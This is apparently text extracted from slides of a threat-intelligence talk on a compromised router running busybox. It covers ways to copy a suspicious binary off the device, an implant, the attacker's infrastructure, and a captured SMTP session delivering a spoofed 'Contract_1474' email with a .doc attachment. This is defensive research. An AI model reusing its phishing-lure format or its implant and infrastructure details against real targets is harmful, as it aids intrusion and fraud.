


How do I copy?




- Router runs stream-line Linux
- Uses busybox for basic command line utilities
- “tail-“ looks fishy
- Now, how to download it
 - USB
 - SCP
 - FTP
 - TFTP
 - netcat
 - echo-e
- Wget newer busybox with netcat


Router implant




Attacker's infrastructure



Turning the tables



More infrastructure revealed



Email servers

```
.....[REDACTED]...[REDACTED].220 relay [REDACTED] ESMTSP Service ready
EHLO [REDACTED]
250-Requested mail action okay, completed
250-SIZE 20971520
250-ETRN
250-8BITMIME
250 OK
MAIL FROM:<secretariat_oil@[REDACTED]>
250 Requested mail action okay, completed
RCPT TO:<[REDACTED]>
250 Requested mail action okay, completed
DATA
354 Start mail input; end with <CRLF>.<CRLF>
From: =?utf-8?B?c2VjcmV0YXJpYXRfb2ls[REDACTED]?= <secretariat_oil@[REDACTED]>
To: <[REDACTED]>
Subject: =?utf-8?B?Q29udHJhY3RfMTQ3NA==?= Contract_1474
Date: Fri, 24 Oct 2014 15:51:13 +0500
Message-ID: <70707393696556550.82833060711@376.35>
MIME-Version: 1.0
Content-Type: multipart/mixed;
        .boundary="=_00_430948465969"

--=_00_430948465969
Content-Type: text/plain;
        .charset="utf-8"
Content-Transfer-Encoding: base64

QmVzdCBSZWdhcmRzLA0KTXIuIFJBRsSwRyBIQVNBTK9WDQoNCg==
Best Regards,
Mr. RAFIG HASANOV

--=_00_430948465969
Content-Type: application/octet-stream;
        .name==?utf-8?B?TVExNDc0LmRvYWw==?= MQ1474.doc
Content-Transfer-Encoding: base64
Content-Description: =?utf-8?B?TVExNDc0LmRvYWw==?= MQ1474.doc
Content-Disposition: attachment;
        .filename==?utf-8?B?TVExNDc0LmRvYWw==?= MQ1474.doc
```

